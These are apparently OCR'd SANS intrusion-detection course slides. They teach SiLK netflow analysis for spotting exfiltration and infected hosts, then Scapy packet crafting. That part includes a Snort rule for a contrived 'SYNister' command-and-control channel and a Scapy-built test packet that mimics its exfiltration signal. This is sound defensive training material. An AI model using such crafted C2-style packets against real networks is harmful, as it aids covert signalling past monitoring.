2011/07/02T20:16:57.385	0.414	2011/07/02T20:16:57.799		0	

© SAS
All Rights Reserved

Intrusion Detection In Depth

phishdemo.silk

As previously mentioned, SiLK is an excellent tool to use for finding exfiltration given that the total number of bytes/packets of exfiltrated data is anomalous. It is possible that a moderate number of bytes will be sent in multiple sessions.

Suppose your internal network has a CIDR block of 173.255.0.0/16 and you suspect some kind of exfiltration on July 2nd 2011. In order to examine this, you have to determine what you believe is the threshold size for a flow for exfiltration. In this case, we've set the minimum number of bytes at 1MB. This is not a realistic number of bytes to use as a minimum threshold value since you are likely to see many flows that exceed this byte size. For the sake of demonstration, we use this number.

We examine all protocols coming from the internal CIDR block of 173.255.0.0/16 with a minimum of 1MB beginning on July 2nd 2011 and going through the start of July 3rd 2011. We see a single connection to destination host 100.100.100.111 destination port 9999, which is suspicious in itself, with a size of 1,536,240 bytes.

Forensic Investigation Web Servers Visited by Infected Host

What web servers did host 192.168.1.3 visit before September 9th and after September 6th

```
rwfilter challenge.silk --proto=6 --dport=80,443,8080
--saddress=192.168.1.3 --etime=2003/09/06:00-2003/09/09:00
--pass=stdout | rwuniq --fields=dip
```

dIP	Records
64.202.96.169	1
216.86.221.98	6
200.226.137.10	5
200.226.137.9	5
65.113.119.134	2

© SANS
All Rights Reserved

Intrusion Detection In-Depth

challenge.silk

On September 9th you discover an infected internal host 192.168.1.3. You suspect that host was infected by a malicious web server, but you don't know which one. You have a general idea of the timeframe of the infection, sometime after September 6th 2003 and before September 9th 2003. First, select the TCP flows going to either port 80, 8080, and 443 coming from the infected host 192.168.1.3. The last time the flow was observed should be between September 6th through and September 9th of 2003.

If the output from `rwfilter` is passed to `rwuniq` and all of the unique destination IP are extracted, you have an idea of the suspect web servers.

The "--etime" represents an ending time. It must be specified as a time range; therefore you have to give it a start time. If you don't know when the activity occurred, you can give it a start time of a period greater than you suspect.

Site/Traffic Profiling Network Protocols

What protocols are seen on the network?

```
rwuniq challenge.silk --fields=proto
```

pro	Records
6	10949
1	178
17	3866

 All Rights Reserved

Intrusion Detection In-Depth

challenge.silk

Another use for SiLK is profiling your network. In the example above you are interested in discovering all of the IPv4 protocols that are running on your network. You see TCP, ICMP, UDP – nothing unusual in this case.

Site/Traffic Profiling Top 5 TCP Services Offered

What are the top 5 TCP services on my network?

```
rwfilter challenge.silk --proto=6 --not-saddress=192.168.0.0/16  
--daddress=192.168.0.0/16 --flags-initial=S/S --pass=stdout |  
rwstats --fields dport --count 5 --flows
```

dPort	Records	%Records	cumul_%
135	3577	65.741592	65.741592
139	901	16.559456	82.301048
445	361	6.634810	88.935857
443	207	3.804448	92.740305
62936	96	1.764382	94.504687

© SANS
All Rights Reserved

Intrusion Detection In-Depth

challenge.silk

What kind of TCP servers/services is your network offering to the outside world? There may be many, so we'll examine the top 5 in this example. In this example, we use the CIDR block 192.168.0.0/16 to represent both the internal network as well as a routable address from outside the network. As you know, traffic should not be routable to 192.168.0.0 from outside the network and this subnet designation is used only as a substitute for a real routable IP address.

First we examine TCP traffic only that does not have a source IP in your network range of 192.168.0.0/16, has a destination network range of 192.168.0.0/16, has an initial TCP flag of SYN to make sure that the client starts the connection. This last check may not be necessary, but we want to make absolutely sure that we select the appropriate traffic.

The output from that is fed into rwstats to display the top 5 destination ports by number of flows. It appears that the network is serving up some Microsoft services ports 135 Endpoint Mapper and 139 NetBIOS service, HTTP ports 80, 443, and 62936. First, Microsoft protocols are typically offered to host inside the network so this seems like a poor configuration or a honeynet luring attackers in. But what is port 62936? That would be something that should be checked out if you were unaware of what was being served up on that port.

Network Performance/Administration

Top TCP Talkers

Who are the top TCP talkers?

```
rwfilter challenge.silk --proto=6 --not-saddress=192.168.0.0/16 --  
daddress=192.168.0.0/16 --flags-initial=S/S --packets=4- --pass=stdout |  
rwstats --count 5 --fields=1
```

sIP	Records	%Records	cumul_%
200.184.43.197	171	14.869565	14.869565
63.243.90.10	135	11.739130	26.608696
61.61.123.123	36	3.130435	29.739130
203.248.234.10	23	2.000000	31.739130
219.130.0.80	22	1.913043	33.652174

 All Rights Reserved

Intrusion Detection In-Depth

challenge.silk

Let's turn our attention to network performance and administration. Let's say you are having throughput issues with traffic leaving your network. Usually, TCP is the culprit when looking for a bandwidth hog. We specify the traffic as client-initiated, with the SYN flag set from inside the network of 192.168.0.0/16 destined for any other network other than 192.168.0.0/16 that is TCP and has at least 4 packets. The acknowledgement flag set and more than 4 packets ensures that it is something other than a scan, potentially having data.

The output of that is piped into rwstats to show the top 5 source IP addresses.

Network Performance/Administration DNS Server Issues

When did the DNS server 62.151.2.8 stop responding to queries?

```
rwfilter challenge.silk --saddress=62.151.2.8 --sport=53  
--pass=sort-dns.silk
```

```
rwsort sort-dns.silk --fields=etime | rwcut -f 11 | tail -1
```

```
2003/09/08T17:01:06.622|
```



Administration issues often arise that need examination. In this instance, the DNS server 62.151.2.8 ceased responding to queries. It is helpful to know when it happened. First we query flows coming from the DNS server with a source port of 53 and a source address of 62.151.2.8. These should represent answered queries. We do something new now by saving the SiLK flows into a file called sort-dns.silk. This retains the binary, not ASCII format for further and efficient processing by SiLK commands.

Next, we use a new command, rwsort, to sort the output by field – specifically the ending time of a flow. That is piped to the rwcut command to extract only the ending time field since that is all we want. The rwsort sorts from earliest to latest date and time. We are only interested in the last flow ending time so we use the Unix command "tail -1" to show the final flow ending time. We see that the last time the DNS server responded to a query was on September 8th 2011 just after 5:01 PM.

It was not necessary to break the commands into two distinct ones exchanging stored binary input from the first to the second. The first rwfilter could have used --pass=stdout and piped the input directly into the rwsort command. However, we wanted to let you know of the availability of the option to store the output from one command in a file to be read into another SiLK command. There may be instances when you have a large volume of data that needs to be examined to get the results from a SiLK command. You may want to process the output from it in different ways so having a binary file for storing the interim results is more efficient.

Is There IPv6 Traffic on My Network?

```
rwfilter --ip-version=6 allipv6.silk --proto=0-255 --pass=stdout |  
rwsort --reverse --fields=bytes | rwcut -f 1,2,5,7
```

sIP	dIP pro	bytes
2001:4860:0:2001::68	2002:4637:d5d3::4637:d5d3 58	1248
fe80::4	fe80::3 58	144
fe80::3	fe80::4 58	128
fe80::224:8cff:fe2b:d64e	fe80::784b:4d2c:14a7:9ad5 58	104
fe80::784b:4d2c:14a7:9ad5	fe80::224:8cff:fe2b:d64e 58	104
fe80::21b:90ff:fe2d:e43	ff02::1 58	104
etc		

 All Rights Reserved

Intrusion Detection In-Depth

allipv6.silk

You may think that there is no IPv6 traffic on your network, but you'd be wrong unless your network consists of all Windows 98 hosts. Let's take a sampling of some network traffic to identify any traffic with an IP version of 6, any protocol, and then sort it in reverse order from most to least by the number of bytes. And, finally we display columns of interest the source and destination IP addresses, the protocol – really the next header value in IPv6, and the number of bytes.

We see that all of the traffic has a next header value of 58, signaling ICMP. This now includes the host and network solicitations and advertisements along with the IPv4 uses for ICMP – namely ping and to indicate a non-transient error condition. Yet, that top flow has over 1,000 bytes – something that should be investigated if you have matching full-packet captures.

Currently, using IPv6 requires the "--enable-ipv6" when initially configuring the source code before compile. IPv6 support is not available on the VM. This example and associated file are included to demonstrate how to use rwfilter if IPv6 is supported.

Is Traffic Going to Foreign Countries? (1)

- SiLK tools can translate IP addresses found in flows to their associated country codes
- You must do some preparation for this:
 - Download a file/database that contains IP address to country code translation
 - Convert that into a format SiLK understands using `rwgeoip2ccmap` and save it into a file

```
cat GeoIPCountryWhois.csv | rwgeoip2ccmap --csv-input > /home/me/country_codes.pmap
```

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

Maybe you are interested in examining if traffic from your network is going to foreign countries, or particular foreign countries. You need to find a source for supplying a file that maps IP addresses to common country codes. Currently, MaxMind is a popular source. You can download a free or paid version of a database there. The source of the current free one is <http://dev.maxmind.com/geoip/legacy/geolite>, however this may change if they no longer support free downloads. Download a GeoLite Country Comma Separated Values (CSV) file.

Once you have acquired the country code file/database, you must convert it into a format that SiLK tools can understand using the `rwgeoip2ccmap` command. First you must take the country code file you downloaded, in this case, named `GeoIPCountryWhois.csv` and "cat" it, and then pipe the output from that into the `rwgeoip2ccmap` indicating that the format is CSV using "`--csv-input`" option. There are other options such as using a binary format of the file that can be downloaded. The output is saved into a file named "`/home/me/country_codes.pmap`". If you intended to use this in some kind of regular, shared, or production basis, you'd obviously place it into a system directory, not your personal one.

Note: the files and commands shown above are not included on your VM.

Is Traffic Going to Foreign Countries? (2)

```
rwfilter foreign.silk --not-daddress=192.168.0.0/16 --pass=stdout |
  rwuniq -fields=dip | cut -d "|" -f 1 | rwpmaplookup
  --country-codes=/home/me/Downloads/country_codes.pmap | grep -v "us"
rwpmaplookup: Invalid IP '          dip' at -:1: Unexpected character 'd'
```

	key value
147.237.77.199	il
147.237.76.106	il
117.53.156.21	nz
117.53.156.10	nz
161.148.175.40	br
161.148.173.76	br
189.9.129.84	br
61.28.185.132	ph

© S&A
All Rights Reserved

Intrusion Detection In-Depth

foreign.silk

Now, that you have the country code file converted into a binary SiLK format, you are ready to process IP addresses found in flows. We are interested in finding destination IP addresses other than our internal network and pass that flow output to the `rwuniq` command to find unique destination IP addresses. The output format for that has a first line with the column header of "dIP" that receives an error after the command chain is completed, but we won't worry about that as we still get results. What does affect our ability to perform the translation is that the destination IP address output from `rwuniq` has a field separator of the pipe sign "|" that must be eliminated since that is not a valid IP address. We use the Unix "cut" command to split all text on the line with the "|" delimiter and extract the first field – the IP address only.

Next we use the SiLK command `rwpmaplookup` with a designation of the location of the country code map file. Since we want foreign (not the US) countries, we use the Unix "grep -v" to exclude any line with the value of "us" in it – the country code for the US.

While this may seem like a long involved process, it really is not once you download and translate the country codes in to a format that SiLK understands. You may be interested in a particular country only, in which case you could substitute the final 'grep -v "us"' with something like "grep cn" for China.

Chaining Together rfilter Commands (1)

List all flows where the source port is not 21, 22, 80, 110, 143, 8080 and the destination host is 192.168.1.3

First Attempt:

```
rfilter challenge.silk --sport=0-20,23-79,81-109,111-142,144-8079,8081-  
--daddress=192.168.1.3 --pass=stdout --max-pass=5 | rwcut -f 1-5
```

sIP	dIP	sPort	dPort	pro
210.183.201.198	192.168.1.3	4821	901	6
210.183.201.198	192.168.1.3	4821	901	6
210.183.201.198	192.168.1.3	4821	901	6
210.183.201.198	192.168.1.3	4821	901	6
80.25.16.57	192.168.1.3	3859	135	6

© S&S
All Rights Reserved

Intrusion Detection In-Depth

challenge.silk

You've already seen where rfilter commands can be piped to other commands such as rwcut to display output. You can also chain two or more rfilter commands where output from one is piped to another. This is particularly useful when there is some negative logic involved. For instance, say you want to display all flows where the source port is not 21, 22, 80, 110, 143, or 8080 and where the destination IP address is 192.168.1.3, presumably to find unusual listening server ports on 192.168.1.3. There is no such thing as a not operand in SiLK, however this same function is available using the --fail=stdout.

Let's try the conventional, but ham-handed way of listing the source port ranges that we know are used, excluding the ones that are not. But, this is cumbersome both in logic and user input. Let's see an alternate method.

Chaining Together rfilter Commands (2)

Second Attempt:

```
rfilter challenge.silk --sport=21,22,110,80,143,8080 --fail=stdout |  
rfilter --input-pipe=stdin --daddress=192.168.1.3 --pass=stdout  
--max-pass=5 | rwcut --f 1-5
```

sIP	dIP sPort dPort pro
210.183.201.198	192.168.1.3 4821 901 6
210.183.201.198	192.168.1.3 4821 901 6
210.183.201.198	192.168.1.3 4821 901 6
210.183.201.198	192.168.1.3 4821 901 6
80.25.16.57	192.168.1.3 3859 135 6

 All Rights Reserved

Intrusion Detection In-Depth


challenge.silk

Here is a more straightforward approach in terms of logic. First, we list all of the ports that we know are used then exclude them with the `--fail=stdout` to pass only ones that do not match that criteria on to the next statement for processing. The output from that is piped into another `rfilter` command to select those flows where the destination address is 192.168.1.3. This `rfilter` uses input from the previous `rfilter` output using the `--input-pipe=stdin`.

When chaining `rfilter` commands, you cannot simply pipe the output from the first as input into the second as we've become accustomed to using SiLK commands other than `rfilter`. You must use designate that the input source for the second `rfilter` is the output from the first `rfilter` using `--input-pipe=stdin`.

This offers a way to avoid the use of inverted or negative logic related in the source port specification. It is just another way to look at how to accomplish the same thing. You'll find that SiLK has some flexibility in the way that you can specify more complex logic combinations. It is just a matter of becoming familiar with what it has to offer and then using a bit of mental dexterity as well as you are deliberating the options of how to accomplish something.

FlowViewer: Netflow/SiLK Web Interface



FlowViewer is an open source web interface to view flow data, including SiLK. This allows for better situational awareness when customized for your site's particular concerns. This is sample screenshot of how NASA used flow data to discover a certain site that used much of the bandwidth.

FlowViewer is available at:

<http://sourceforge.net/projects/flowviewer>

SiLK Wrap-up

- Handy tool for examining network flows
- Very different from tcpdump/Wireshark
- Many different commands to examine different aspects of traffic summary
- Best used in conjunction with tools that capture packet data

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

As you've seen, the many SiLK commands give a different perspective on traffic analysis. You typically use the `rwfilter` command to begin your analysis process and examine flows of interest by using different parameters. SiLK is concerned about network flows – a summary of traffic in a single direction. The SiLK tool suite analyzes traffic in an entirely different manner than the other tools we've examined – tcpdump and Wireshark that are more concerned with sessions of data between hosts and packet headers and data. The SiLK tools are best used in conjunction with other tools that capture packet data since the abbreviated output of SiLK often provides a good starting point for further investigation.

References/Links

- SiLK homepage
 - <http://tools.netsa.cert.org/silk/silk.html>
- "Using SiLK for Network Traffic Analysis"
 - <http://tools.netsa.cert.org/silk/docs.html>
 - Using SiLK for Network Traffic Analysis
- iSiLK
 - <http://tools.netsa.cert.org/isilk>
- Python interface for SiLK - PySiLK
 - <https://tools.netsa.cert.org/wiki/display/tt/Writing+PySiLK+scripts>
 - <http://tools.netsa.cert.org/silk/pysilk.pdf>

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

Here are some handy links that contain additional resources that will help you learn more about SiLK.

Analyst Toolkit Summary

- Libpcap/WinPcap is a popular architecture used to capture and analyze packets
- A large number of tools available based on this framework
- Each tool has a purpose
- Manipulates data with ease with filters

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

There are many different tools based on libpcap or WinPcap available to analyze traffic in unique ways. Many of the tools have a distinct purpose, while others overlap in functionality. Ultimately, the tool(s) you select is one that you find easy to use and that analyzes the traffic for your particular perspective or investigation.

Introduction to SiLK Exercises

Workbook

Exercise:	"Introduction to SiLK"	
Introduction:		Page 3-E
Questions:	Approach #1 -	Page 4-E
	Approach #2 -	Page 7-E
	Extra Credit -	Page 9-E
Answers:		Page 10-E

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

This page intentionally left blank.

Packet Crafting

- Analyst Toolkit
- Packet Crafting
- Network Traffic Forensics
- Network Architecture for Monitoring
- Correlation of Indicators

This page intentionally left blank.

Packet Crafting

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

This page intentionally left blank.

Scapy Objectives

- Learn how Scapy can help craft packets
- Understand how Scapy crafts packets
- Use Scapy to read, alter, and write pcaps

© SANS.
All Rights Reserved.

Intrusion Detection In-Depth

Have you ever written a Snort rule – or any detection rule – and wondered how you could test the rule against some pcap or live traffic that should make it alert? It isn't easy using the command line tools available. Scapy has the capability to help you create those packets and either send them over the network or write them to a pcap.

Scapy has an intuitive way of crafting packets in a layered approach just like the frames or packets themselves. And Scapy can read pcap files and process each record, alter them if need be, and write the new records out to a different pcap. This can be of great value if you have some existing pcap that you may want to use for testing a rule, yet something in the packet(s) needs to be tweaked.

If you recall, on Day 3, we talked about the Shellshock Bash vulnerability. The vulnerability was demonstrated using the concept of a compromised/malicious DHCP server to deliver the exploit to the vulnerable victim. The DHCP server was emulated using Scapy code written by some anonymous, but savvy Scapy user. The alternative would have been to set up a DHCP server and configure it to return the Shellshock related code via one of the DHCP options. The idea that Scapy is capable of such emulation demonstrates the sophistication of code that can be written.

That said, Scapy code is far more complex than you will learn in this short discussion. In addition to testing rules, you will learn in this section how Scapy can be used to assist you in other ways to facilitate your job.

Scapy

- Feature-rich and powerful tool to craft and read packets
- Capable of manipulating all layers of TCP/IP stack
- Capable of easily crafting application data (i.e. DNS)
- Capable of reading, manipulating, writing pcap files
- Command line interactive interface available for simpler tasks
- Import Scapy packages in Python for more complex tasks

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

Scapy is an extremely powerful tool with many diverse uses. As we noted, it can be employed to test IDS/IPS rules, as well as to examine firewall access, or any other packet crafting tasks you have. One of the benefits of learning Scapy is that its syntax so logically follows the layering of the protocols that learning to use it reinforces general concepts of TCP/IP.

Scapy is a very robust tool that can do just about anything you can envision in terms of packet manipulation. It may have a steeper learning curve than command line tools like nmap, hping3, but once you understand it and figure out what it can do, it is well worth the time investment. It allows you to craft or manipulate any field in all layers of protocols. It also provides support for many different application layer protocols making it easier to read, write, or alter them.

Scapy can be run from an interactive command-line interface. This is a good way to become familiar with it. You can find many online tutorials about Scapy from its author, Philippe Biondi. He's given many conference presentations that are available and take you through the many wonders of Scapy. If the tasks you need to perform are more complex and require some programming logic, it may be easier to write a Python program that imports the Scapy packages and their powerful functions.

Scenario: You Learn of Signs of a New Command and Control Channel

- Sends a TCP segment from inside the network to commander:
 - The IP header IP identification value is 666
 - The TCP header has the following:
 - The SYN flag is set
 - The source port is always 12345
 - The destination port is 666
 - The sequence number is 0
 - The acknowledgement number 88888888
 - There is payload:
 - "Sending data to" beginning at offset 0

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

You learn about a new version of a Command and Control (C&C) channel named SYNister that you'd like to detect using a Snort rule. Coincidentally for us, the characteristics of this contrived C&C are straightforward, distinct, and easily expressed in a Snort rule. The distinctive features of the traffic reflect the C&C author's relative lack of sophistication about writing malware that blends in with normal traffic. But, that is good for us as analysts.

A controlled host signals to the C&C commander that it is preparing to send or exfiltrate data with a single TCP SYN packet that has a value of 666 in the IP identification field of the IP header. The TCP header has the SYN flag set, a source port of 12345, a destination port of 666, an abnormal TCP sequence number of 0, and an abnormal TCP acknowledgement value of 88888888. Finally, there is data associated with the SYN packet – unusual, but covered by RFC 793. The controlled host signals that it will send data to a specific IP address with a message beginning with "Sending data to", followed by the IP address. We won't worry about the IP address part since it can be variable.

There is some associated software on the commander's side that is able to accept and interpret this SYN and prepare for the receipt of data.

You Code up a Snort Rule

```
alert tcp $HOME_NET 12345 -> $EXTERNAL_NET 666 \  
  (msg:"SYNister command and control"; \  
   seq: 0; ack: 88888888; id: 666; flags: S; \  
   content: "Sending data to"; offset:0; \  
   sid:6666666;)
```

- You'd like to generate a packet that can test/trigger the rule
- We'll examine the process of doing this in Scapy

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

You code up a simple Snort rule shown above. It examines TCP traffic with any IP address from the protected network going to the unprotected network, from source port 12345, to destination port 666. It looks for a TCP sequence number of 0, a TCP acknowledgement number of 88888888, an IP ID value of 666, a SYN flag set, and the content of "Sending data to" beginning at offset 0 in the payload. Because this is a single packet, we do not need to deal with an established session.

As may happen many times after you write a rule, you'd like to test that your rule works. However, there is no sample pcap available so you either need to take a chance and add it to the existing rules untested or craft up some traffic to run and test it against the live transmission or readback mode with a pcap. We'll use the method of crafting our traffic and writing it to a pcap. This makes it easier to run the rule multiple times without having to craft the packet anew each time.

You should be cognizant that it may not be optimal to have the same person write the rule and craft the traffic to trigger the rule, if at all possible. Your interpretation of the characteristics of the C&C and translation into an accurate rule may not be correct. It is possible that you may replicate that same flawed logic in crafting traffic. This can be avoided if there is another analyst available to craft the traffic or write the rule. You can better interpret the traffic and write an accurate rule between the two of you. It's kind of like editing your own writing sometimes; you read what you think you wrote and not what you really wrote.

We're going to examine how to craft a packet using Scapy that will test the new rule.

Wireshark Interpretation of Layers

Time	Source	Destination	Protocol	Source port	Dest port	Info
0.000000	192.168.11.65	192.168.11.13	ICMP			Echo (ping) request id=0x671f
▶ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)						
▶ Ethernet II, Src: DigitalE 00:0a:04 (aa:00:04:00:0a:04), Dst: Vmware 03:23:19 (00:0c:29:03:23:19)						
▶ Internet Protocol Version 4, Src: 192.168.11.65 (192.168.11.65), Dst: 192.168.11.13 (192.168.11.13)						
▶ Internet Control Message Protocol						
Type: 8 (Echo (ping) request)						
Code: 0						
Checksum: 0x0dd5 [correct]						
Identifier (BE): 26399 (0x671f)						
Identifier (LE): 8039 (0x1f67)						
Sequence number (BE): 1 (0x0001)						
Sequence number (LE): 256 (0x0100)						
[Response frame: 2]						
Timestamp from icmp data: Aug 6, 2012 10:37:00.123114000 EDT						
[Timestamp from icmp data (relative): 0.000021000 seconds]						
▼ Data (46 bytes)						
Data: 08090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f...						
0000	00 0c 29 03 23 19 aa 00	04 00 0a 04 08 00 45 00	..).#... ..E.			
0010	00 54 00 00 40 00 40 01	a3 0a c0 a8 0b 41 c0 a8	.T..@.A..			
0020	0b 0d 08 00 0d d5 67 1f	00 01 8c d6 1f 50 ea e0g.P..			
0030	01 00 08 09 0a 0b 0c 0d	0e 0f 10 11 12 13 14 15			
0040	16 17 18 19 1a 1b 1c 1d	1e 1f 20 21 22 23 24 25 !*#%&			
0050	26 27 28 29 2a 2b 2c 2d	2e 2f 30 31 32 33 34 35	&'()*+,-./012345			
0060	36 37		67			

Let's take a step back for a moment and think about the process of actually crafting a frame or packet. It is more logical if you approach this task by breaking it down into protocol layers, much like the process of encapsulation. Wireshark presents a frame or packet according to the various layers that comprise it so we'll use it as our foundation. This example shows an ICMP echo request that Wireshark dissects as Ethernet, IP, ICMP, and payload layers.

Scapy Interpretation of Layers

```
><Ether dst=00:0c:29:03:23:19 src=aa:00:04:00:0a:04 type=0x800 |
><IP version=4L ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64
  proto=icmp chksum=0xa30a src=192.168.11.65 dst=192.168.11.13
  options=[]
><ICMP type=echo-request code=0 chksum=0xdd5 id=0x671f seq=0x1 |
><Raw load='\x8c\xd6\xf1P\xe0\x01\x00\x08\t\n\b\c\r\0e\xf
\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
!#$%&\'()*+,-./01234567' |>>>>
```



Scapy's representation of the same traffic is similar as it separates the traffic by layer. It has "Ether", "IP", "ICMP", and "load" layers, each with all the associated values found in the embedded fields. The individual layers "Ether", "IP", "ICMP", and "load" (payload) are considered objects and values associated with those objects are called attributes. For instance, the IP() object contains an attribute checksum field, named `chksum`, with a value of `0xa30a`.

Scapy has an interactive interface entered by typing the command "scapy". The command prompt in the interface is ">>>". You can also execute Scapy commands from a Python program as you will soon discover.

This is the first record of the file `ping.pcap`. To see the above output, enter the Scapy interactive interface and type the Scapy commands:

```
★ sans@SEC503:$ scapy
Welcome to Scapy (version number)
>>> r=rdpcap("ping.pcap")
>>> r[0]
```

We'll discuss these Scapy commands in upcoming slides.

Discovering Fields in a Given Layer: ls()

```
>>> ls(Ether)
dst      : DestMACField      = (None)
src      : SourceMACField    = (None)
type     : XShortEnumField  = (0)
>>> █

>>> ls(IP)
version  : BitField         = (4)
ihl      : BitField         = (None)
tos      : XByteField       = (0)
len      : ShortField       = (None)
id       : ShortField       = (1)
flags    : FlagsField      = (0)
frag     : BitField         = (0)
ttl      : ByteField        = (64)
proto    : ByteEnumField    = (0)
chksum   : XShortField     = (None)
src      : Emph             = (None)
dst      : Emph             = ('127.0.0.1')
options  : PacketListField = ([])
~::~

>>> ls(TCP)
sport    : ShortEnumField   = (20)
dport    : ShortEnumField   = (80)
seq      : IntField         = (0)
ack      : IntField         = (0)
dataofs  : BitField        = (None)
reserved : BitField        = (0)
flags    : FlagsField      = (2)
window   : ShortField      = (8192)
chksum   : XShortField     = (None)
urgptr   : ShortField      = (0)
options  : TCPOptionsField = ({}))
>>> █
```

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

The `ls(objectname)` command is executed from the Scapy interface. It dumps the supplied object's field names, field types, and default values. We've chosen to dump the `Ether()`, `IP()`, and `TCP()` objects above, yet there are many more Scapy objects available for use. The Scapy interactive command "ls()" will display all the objects supported by Scapy. The command "lsc()" will show all the commands available.

You must first check if a given protocol is supported before trying to craft traffic. If it is, you need to dump the object's attribute names so you can refer to them.

Assigning Values

```
>>> ip=IP()
>>> ip.src="192.168.11.11"
>>> ip.dst="1.1.1.1"
>>> ip.id=666
>>> ip
<IP id=666 src=192.168.11.11 dst=1.1.1.1 |>
>>> ip2=IP(src="192.168.11.11", dst="1.1.1.1", id=666)
>>> ls(ip2)
version      : BitField          = 4          (4)
ihl          : BitField          = None       (None)
tos          : XByteField       = 0          (0)
len          : ShortField       = None       (None)
id           : ShortField       = 666       (1)
flags        : FlagsField      = 0          (0)
frag         : BitField          = 0          (0)
ttl          : ByteField        = 64        (64)
proto        : ByteEnumField    = 0          (0)
chksum       : XShortField      = None       (None)
src          : Emph             = '192.168.11.11' (None)
dst          : Emph             = '1.1.1.1'   ('127.0.0.1')
options      : PacketListField  = []         ([])
>>>
```

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

Now that you know the protocol object and attribute names, you can start to build the packet. As discussed, Scapy uses a layered approach much like encapsulation itself. First, you must "instantiate" an object by assigning your own name to it. For instance, we instantiate the IP() object with our name of "ip". Python is case-sensitive, permitting it to distinguish between "IP" and "ip".

We've now got our own IP object "ip" where we can assign values to its attributes. The period between the object and attribute name delimits the two, as in "ip.src". A source and destination IP address and the IP ID value are assigned using this method. The IP address is a string and must be enclosed in quotes. After we build our "ip" object we can display some of the values in the IP header simply by referencing the object itself "ip". The attribute field names and values listed are those that you have changed. Scapy has default values for each of its objects that remain unless changed.

A second way of building our IP header is to instantiate the object and assign all the attribute values at the same time as done with "ip2". We list it with "ls(ip2)" that gives you more detailed information about the header, including the changed and default values. Scapy can determine the source and destination MAC addresses as well as the source IP address when you craft frames to be sent over the network. It has access to the host's routing table, permitting it to assign those values so you do not have to.

Stacking Layers

```
>>> ip=IP(src="192.168.11.11", dst="1.1.1.1", id=666)
>>> tcp=TCP(sport=12345, dport=666, seq=0, ack=88888888, flags="S")
>>> pay="Sending data to 11.11.11.11"
>>> SYN=Ether()/ip/tcp/pay
>>> SYN
<Ether type=0x800 |<IP id=666 frag=0 proto=tcp src=192.168.11.11 dst=1.1.1.1 |
<TCP sport=12345 dport=666 seq=0 ack=88888888 flags=S |<Raw load='Sending data
to 11.11.11.11' |>>>>
>>> █
```

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

The next step is to instantiate all the protocol layers used and assign the attribute values that we would like. We instantiate a TCP object named "tcp" next and define the attribute values that are associated with the SYNister C&C. Lastly, we assign a payload "pay" value that might be seen with the SYNister C&C.

Next, you build the packet by stacking the layers. We assign our frame a name of "SYN" and build it using the default Ether() object, followed by our "ip", "tcp", and "pay". The slash is used to divide each layer. We didn't need to define our own Ether() object because Scapy learns the source and destination MAC addresses from the host's configuration files and routing tables and later assigns the values when the frame is sent. It assigns the Ether.type based on the protocol you supply after it – where 0x800 is IPv4.

And that brings up an interesting point; Scapy will create the packet according to the objects and order that you craft. For instance, if you reversed the IP and TCP layers as you built the frame, Scapy would create it exactly in that manner. The point is that Scapy supplies you the objects and attributes, but is not aware of how they are to be used.

Writing the Record to a pcap

```
>>> wrpcap("/tmp/data-on-syn.pcap", SYN)
>>> wireshark(SYN)
```

```
▶ Ethernet II, Src: HewlettP_d8:dc:89 (b4:b5:2f:d8:dc:89), Dst: Buffalo_40:db:2
▼ Internet Protocol Version 4, Src: 192.168.11.11 (192.168.11.11), Dst: 1.1.1.1
  Identification: 0x029a (666)
▼ Transmission Control Protocol, Src Port: italk (12345), Dst Port: mdqs (666),
  Source port: italk (12345)
  Destination port: mdqs (666)
  [Stream index: 0]
  Sequence number: 0 (relative sequence number)
  [Next sequence number: 27 (relative sequence number)]
▶ Acknowledgment Number: 0x054c5638 [should be 0x00000000 because ACK flag is
  Header length: 20 bytes
▶ Flags: 0x007 (SYN)
▶ Data (27 bytes)
<<<
0010 00 43 02 9a 00 00 40 06 aa 66 c0 a8 0b 0b 01 01 .C...@. .f.....
